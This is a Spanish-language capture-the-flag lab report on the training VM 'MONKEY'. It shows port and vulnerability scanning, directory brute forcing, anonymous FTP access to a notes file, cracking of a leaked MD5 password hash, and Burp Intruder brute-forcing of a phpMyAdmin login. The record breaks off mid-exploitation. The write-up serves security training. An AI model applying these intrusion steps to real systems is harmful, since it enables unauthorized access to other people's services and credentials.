

MONKEY

TAREA SEMANA 4

Resolver el Reto MONKEY.

Para resolver este reto te puedes apoyar de las grabaciones de la clase, las cuales se encuentran en la plataforma y también de la Comunidad de Estudio Hacker Mentor para que entre todos haya un apoyo.



O.S.:	Linux
Dificultad:	Fácil - Medio
Puntos:	30
Fases:	Enumeración - Explotación
Otras Fases:	Escaneo

Reto 03

Encontrar 2 banderas ocultas en diferentes ubicaciones del sistema.

bandera1.txt – 15 puntos

bandera2.txt – 15 puntos

Como entregables de este reto debes entregar.

- Un reporte con capturas de todo el proceso de resolución
- El contenido de las 2 banderas

	Informe de análisis de vulnerabilidades, explotación y resultados del reto MONKEY				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	03/09/2023	06/09/2023	1.0	MQ-HM-MONKEY	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto MONKEY.

N.- MQ-HM-MONKEY

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1. Reconocimiento

The screenshot shows a Kali Linux terminal window with four tabs:

- monkey:** Displays the output of the `ifconfig` command, showing interface `eth0` with IP `192.168.189.128`. It also includes configuration options for Outgoing Transfer (Bandwidth: Unlimited, Kbps: 1000, Packet Loss (%): 0.0, Latency (ms): 0) and a MAC Address generator.
- (kali㉿kali)-[~]**: Displays the output of the `sudo arp-scan -l` command, listing network devices. The device at IP `192.168.189.135` with MAC `00:0c:29:f3:78:f3` is highlighted in green.
- (kali㉿kali)-[~/Documents]**: Displays the output of the `cd Scripts` command.
- (kali㉿kali)-[~/Documents/Scripts]**: Displays the output of running the `./Systemid.sh` script, which prompts for an IP address (`192.168.189.135`) and shows the result as `Linux/Unix - TTL: 64`.

```
(kali㉿kali)-[~/Documents/MONKEY]
$ sudo nmap -sS --min-rate 1000 -v -p- 192.168.189.135
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-18 16:08 EDT
Initiating ARP Ping Scan at 16:08
Scanning 192.168.189.135 [1 port]

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

MAC Address: 00:0C:29:F3:78:F3 (VMware)
```

Principalmente empezamos hacer el reconocimiento de nuestra maquina Kali y la maquina MONKEY, viendo la ip y su dirección MAC, damos por enterados que MONKEY es la dirección ip **192.168.189.135** tenemos posiblemente un sistema operativo Linux/Unix, posteriormente procedemos a verificar los puertos abiertos de esta máquina virtual para poder llegar al análisis de las vulnerabilidades dando como resultado 3 puertos abiertos.

2. Análisis de vulnerabilidades

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV --script "vuln" --min-rate 1000 -v -p21,22,80 192.168.189.135
-oA allports02
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-18 19:42 EDT
NSE: Loaded 150 scripts for scanning.

PORT      STATE SERVICE VERSION
21/tcp      open  ftp      vsftpd 3.0.3
|_ vulners:
|   cpe:/a:vsftpd:vsftpd:3.0.3:
|     PRION:CVE-2021-3618      5.8      https://vulners.com/prion/PRION:CVE-2021-3618
|     PRION:CVE-2021-30047     5.0      https://vulners.com/prion/PRION:CVE-2021-30047
22/tcp      open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ vulners:
|   cpe:/a:openbsd:openssh:7.9p1:
|     EXPLOITPACK:98FE96309F9524B8C84C508837551A19      5.8      https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19 *EXPLOIT*
|     EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97      5.8      https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 *EXPLOIT*
|     EDB-ID:46516      5.8      https://vulners.com/exploitdb/EDB-ID:46516      *EXPLOIT*
80/tcp      open  http    Apache httpd 2.4.38 ((Debian))
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-server-header: Apache/2.4.38 (Debian)
|_ vulners:
|   cpe:/a:apache:http_server:2.4.38:
|     CVE-2019-9517      7.8      https://vulners.com/cve/CVE-2019-9517
|     PACKETSTORM:171631     7.5      https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT*
M:171631      *EXPLOIT*
(kali㉿kali)-[~/Documents/MONKEY]
└─$ ls
allports02.gnmap  allports02.xml      allports03.nmap  'Herramientas MONKEY.txt'
allports02.nmap    allports03.gnmap    allports03.xml   MONKEY.txt

(kali㉿kali)-[~/Documents/MONKEY]
└─$ xsltproc allports03.xml -o allports03.html
```

Port		State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	3.0.3	
	ftp-syst	STAT: FTP server status: Connected to ::ffff:192.168.189.128 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text At session startup, client count was 4 vsFTPD 3.0.3 - secure, fast, stable End of status					
	ftp-anon	Anonymous FTP login allowed (FTP code 230) -rw-r--r-- 1 1000 1000 791 May 15 2022 notas.txt					
22	tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0
	ssh-hostkey	2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA) 256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA) 256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)					
80	tcp	open	http	syn-ack	Apache httpd	2.4.38	(Debian)
	http-title	Apache2 Debian Default Page: It works					
	http-server-header	Apache/2.4.38 (Debian)					
	http-methods	Supported Methods: GET POST OPTIONS HEAD					

```
(kali㉿kali)-[~/Documents/MONKEY]
└─$ whatweb 192.168.189.135
http://192.168.189.135 [200 OK] Apache[2.4.38], Country[RESERVED][zz], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.189.135], Title[Apache2 Debian Default Page: It works]
```

The screenshot shows the Kali Linux terminal window with the command \$ searchsploit vsftpd 3.0.3. Below it, the searchsploit interface displays exploit details:

Exploit Title	Path
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py

Shellcodes: No Results

(kali㉿kali)-[~/Documents/MONKEY]

```
kali㉿kali: ~/Documents/MONKEY
```

(kali㉿kali)-[~/Documents/MONKEY]

```
$ searchsploit ssh 7.
```

Exploit Title	Path
15_2022_notes.txt	
Cypress Solutions CTM-200/CTM-ONE - Hard-code	hardware/remote/50407.py
Dropbear SSH 0.34 - Remote Code Execution	linux/remote/387.c
FaceSentry Access Control System 6.4.8 - Remo	hardware/remote/47067.py
FLIR Thermal Camera F/FC/PT/D - SSH Backdoor	hardware/remote/42787.txt
freeSSHD 1.0.9 - Key Exchange Algorithm Buffe	windows/remote/1787.py
LibSSH 0.7.6 / 0.8.4 - Unauthorized Access	linux/remote/46307.py
Loadbalancer.org Enterprise VA 7.5.2 - Static	unix/remote/32371.txt
NethServer 7.3.1611 - Cross-Site Request Forg	json/webapps/42580.html
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH 7.2 - Denial of Service	linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command	multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disab	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Libr	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
OpenSSHD 7.2p2 - Username Enumeration	linux/remote/40113.txt
PuTTY < 0.68 - 'ssh_agent_channel_data' Integ	linux/dos/42137.txt
SSH 1.2.x - CRC-32 Compensation Attack Detect	unix/remote/20617.c
Sysax 5.53 - SSH 'Username' Remote Buffer Ove	windows/remote/18557.rb
Trustwave SWG 11.8.0.27 - SSH Unauthorized Ac	linux/remote/44047.md

Shellcodes: No Results

(kali㉿kali)-[~/Documents/MONKEY]

```
$
```



```
. 80/tcp open http Apache httpd 2.4.38 ((Debian))
```

```
. whatweb 192.168.189.135
```

```
http://192.168.189.135 [200 OK] Apache[2.4.38], Country[US], OS[Debian Linux], Version[Apache/2.4.38 (Debian)], IP[192.168.189.135], Title[Apache2 Debian Default Page: It works]
```

```
$ searchsploit apache 2.4.38
```

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Rem	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code	php/remote/29316.py
Apache 2.4.17 < 2.4.38 - apache2ctl graceful	linux/local/46676.php
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of S	multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c'	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.	unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.	unix/remote/764.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' Fi	linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Lis	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Tra	multiple/remote/6229.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Tra	unix/remote/14489.c
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8	jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8	windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial o	linux/dos/36906.txt
WebRoot Shoutbox < 2.32 (Apache) - Local Fil	linux/remote/34.pl



Shellcodes: No Results

(kali㉿kali)-[~/Documents/MONKEY]

```
$
```

Una vez teniendo los puertos abierto comenzamos con el análisis de vulnerabilidades con la herramienta “Nmap”. ¡La diferencia de nmap de -sV a -sVC es grande ya que podemos con -sV detectamos y vemos las versiones de servidores, pero con -sVC combinamos la detección de versiones y ejecutamos Scripts adicionales que nos detecta Scripts en los puertos abiertos! Dáandonos resultados con más información!. Obtenemos las versiones de los servicios ftp, ssh, http. Buscamos con la herramienta searchsploit, las versiones de cada servicio y no tenemos resultado alguno que nos ayude a hacer un exploit automatizado.

3. Explotación



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)
http://192.168.189.135

Work Method Use GET requests only Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... Go Faster

Select scanning type: List based brute force Pure Brute Force
File with list of dirs/files

Char set Min length Max Length

Select starting options: Standard start point URL Fuzz
 Brute Force Dirs Be Recursive Dir to start with
 Brute Force Files Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp
192.168.189.135/

DirBuster Stopped /monkey/includes/gnupg.php

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.189.135:80/

(i) Scan Information ^ Results - List View: Dirs: 32 Files: 58 \ Results - Tree View \ □ Errors: 0 \

Type	Found	Response	Size
Dir	/phpmyadmin/	403	450
File	/phpmyadmin/license.php	200	1504
File	/monkey/includes/header.php	200	953
File	/monkey/includes/navbar.php	200	1043
File	/monkey/includes/config.php	200	147
File	/monkey/admin/assets/css/bootstrap.css	200	148236
File	/monkey/includes/footer.php	200	478
File	/monkey/admin/assets/css/style.css	200	6670
File	/monkey/admin/assets/fonts/FontAwesome.otf	200	95310
File	/monkey/admin/assets/fonts/fontawesome-webfont....	200	58537
File	/monkey/admin/assets/fonts/fontawesome-webfont....	200	314202
File	/monkey/admin/includes/config.php	200	147
File	/monkey/admin/includes/header.php	200	965
File	/monkey/admin/assets/fonts/fontawesome-webfont.ttf	200	124051
File	/monkey/admin/assets/fonts/fontawesome-webfont....	200	68424
File	/monkey/admin/assets/fonts/fontawesome-webfont....	200	54479

Current speed: 5614 requests/sec (Select and right click for more options)

Average speed: (T) 4579, (C) 5102 requests/sec

Parse Queue Size: 0

Total Requests: 215244/13703732 Current number of running threads: 200

Time To Finish: 00:44:03 Change

DirBuster Stopped /monkey/includes/gnupg.php

The screenshot shows a Kali Linux desktop environment with two Firefox browser windows open.

The top window is titled "Student Login — Mozilla Firefox" and has the URL `192.168.189.135/monkey/`. It displays a login form for "PENTESTER MENTOR JUNIOR". The form includes fields for "Usuario:" and "Contraseña:", both represented by empty input fields. Below the fields is a blue button labeled "Ingresar" with a user icon.

The bottom window is titled "phpMyAdmin — Mozilla Firefox" and has the URL `192.168.189.135/phpmyadmin/`. It displays the "Welcome to phpMyAdmin" page. At the top, there is a "Language" dropdown menu set to "English". Below it is a "Log in" form with fields for "Username:" and "Password:", both represented by empty input fields. A "Go" button is located to the right of the password field.

The screenshot shows the HackTricks website with a sidebar containing various hacking methodologies and resources. The main content area displays an 'Anonymous login' section with a command-line interface (CLI) showing the user connecting to an FTP server at 192.168.189.135. The user logs in anonymously and receives a message indicating the remote system is UNIX and binary mode is being used. The session ends with the prompt 'ftp>'.

```

TVFS
MFTI
SIZE
211 End

STAT
#Info about the FTP server (version, configs, status...)

Anonymous login
anonymous : anonymous
anonymous :
ftp : ftp

ftp <IP>
>anonymous
>anonymous
>ls -a # List all files (even hidden) (yes, they could be hidden)
>binary #set transmission to binary instead of ascii
>ascii #Set transmission to ascii instead of binary
>bye #exit

```

This screenshot shows a terminal window titled 'kali@kali: ~/Documents/MONKEY'. The user is connected via FTP to a host. They upload a file named 'notas.txt' containing several messages. One message from 'Grimmie' discusses password reuse and suggests changing it quickly. Another message from the user 'hackermentor' describes creating a database user 'admin' directly. The terminal ends with the user's signature '-hmentor' and the prompt 'ftp>'.

```

ftp> more notas.txt
Hola Hacker !
Grimmie esta probando el sitio web para la nueva academia.
Le dije que no utilice la misma contraseña en otros servicios y que la cambie lo mas pronto posible.

No pude crear un usuario a traves del panel de admin, entonces lo agregue directamente en la base de datos con el siguiente comando:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor', '777777', '',
'', '', '7.60', '2021-05-29 14:36:56', '');

StudentRegno es el nombre de usuario para loguearse.

Dejame saber que opinas de este proyecto open-source, es del 2020 asi que deberia ser seguro, verdad?

-hmentor


```

This screenshot shows a search results page with a green header bar indicating a single result was found. The result is a long hex string: '8d2473d579e5a11924906def258f97a1:6a756e696f723031'. Below the results is a blue button labeled 'SEARCH AGAIN'.

✓ Found:

```
8d2473d579e5a11924906def258f97a1:6a756e696f723031
```

SEARCH AGAIN



The screenshot shows a Firefox browser window with the title "FoxyProxy Options — Mozilla Firefox". The address bar displays "FoxyProxy Options". The toolbar includes links for "Student Login", "phpMyAdmin", and "FoxyProxy Options". Below the toolbar, the Kali Linux desktop environment is visible with various tools like "Kali Linux", "Kali Tools", "Kali Docs", etc.

The main content area shows the "FoxyProxy Options" interface. It features a sidebar with icons for "Add", "Import Settings", "Import Proxy List", "Export Settings", and "Delete All". A central panel has a "Turn Off (Use Firefox Settings)" dropdown set to "Turn Off" and a "Synchronize Settings" switch set to "Off". A proxy rule is listed: "127.0.0.1:... 127.0.0.1" with "On" selected. Buttons for "Edit" and "Patterns" are also present.

Below the proxy settings, the "phpMyAdmin" login page is displayed. It features a sailboat logo and the text "Welcome to phpMyAdmin". A "Language" dropdown is set to "English". The "Log in" form contains fields for "Username" (set to "admin") and "Password" (set to "*****"). A "Go" button is located to the right of the password field. A red warning message at the bottom states: "⚠ Failed to set session cookie. Maybe you are using HTTP instead of HTTPS to access phpMyAdmin."

Burp Suite Community Edition v2023.9.1 - Temporary Project

Request to http://192.168.189.135:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /phpmyadmin/index.php HTTP/1.1
2 Host: 192.168.189.135
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 141
9 Origin: null
10 Connection: close
11 Cookie: phpMyAdmin=9upr9fj15r7bf150kkq0mmu4u2; pma_lang=en; PHPSESSID=fkblmofqjju58u1782g27oufda
12 Upgrade-Insecure-Requests: 1
13
14 set_session=9upr9fj15r7bf150kkq0mmu4u2&pma_username=admin&pma_password=admin&server=1&target=index.php&token=68524e354b7c4e5c636327292964494b
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 6

Request cookies 3

Request headers 11

0 highlights

Burp Suite Community Edition v2023.9.1 - Temporary Project

Intruder

Choose an attack type

Attack type: Cluster bomb **Start attack**

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.189.135 Update Host header to match target

```

10 CONNECTION: close
11 Cookie: phpMyAdmin=umlns9pn36a4jnc39ofi3pl3m4; pma_lang=en;
  PHPSESSID=fkblmofqjju58u1782g27oufda
12 Upgrade-Insecure-Requests: 1
13
14 set_session=umlns9pn36a4jnc39ofi3pl3m4&pma_username=$admin$&pma_password=$admin$&server=1&target=index.php&token=4c62727e5a403f6772432a4542715f7f

```

Add \$ **Clear \$** **Auto \$** **Refresh**

2 payload positions Length: 682

Burp Suite Community Edition v2023.9.1 - Temporary Project

Intruder

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 7
 Payload type: Simple list Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	hacker
Load ...	Grimmie
Remove	admin
Clear	StudentRegno
Deduplicate	hackermentor
Add	-hmentor
Enter a new item	

Burp Suite Community Edition v2023.9.1 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy **Intruder** Repeater Collaborator Settings

Sequencer Decoder Comparer Logger Organizer Extensions

Learn

6 x +

Positions **Payloads** Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 1

Payload type: Simple list Request count: 7

Start attack

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste junior01

Load ... Remove Clear Deduplicate

Add Enter a new item

4. Intruder attack of http://192.168.189.135 - Temporary attack - Not saved to project file

Attack Save Columns

Results **Positions** Payloads Resource pool Settings

Filter: Showing all items

Request	Payload1	Payload2	Status code	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	16441	
1		junior01	200	<input type="checkbox"/>	<input type="checkbox"/>	16280	
2	hacker	junior01	200	<input type="checkbox"/>	<input type="checkbox"/>	16280	
3	Grimmie	junior01	200	<input type="checkbox"/>	<input type="checkbox"/>	16280	
4	admin	junior01	200	<input type="checkbox"/>	<input type="checkbox"/>	16280	
5	StudentRegno	junior01	200	<input type="checkbox"/>	<input type="checkbox"/>	16279	
6	hackermentor	junior01	200	<input type="checkbox"/>	<input type="checkbox"/>	16280	
7	-hmentor	junior01	200	<input type="checkbox"/>	<input type="checkbox"/>	16280	

Request Response

Pretty Raw Hex

1 POST /phpmyadmin/index.php HTTP/1.1
2 Host: 192.168.189.135
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 151
9 Origin: null
10 Connection: keep-alive
11 Cookie: phpMyAdmin=um1ns9pn36a4jnc39ofi3pl3m4; pma_lang=en; PHPSESSID=fkblmofqju58u1782g27oufda
12 Upgrade-Insecure-Requests: 1

?

Search... 0 highlights

Finished

Burp Suite Community Edition v2023.9.1 - Temporary Project

Proxy tab selected.

Request details:

```

1 POST /monkey/ HTTP/1.1
2 Host: 192.168.189.135
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip,deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://192.168.189.135
10 Connection: close
11 Referer: http://192.168.189.135/monkey/
12 Cookie: PHPSESSID=fkblnofqijuj58u1782g27oufda
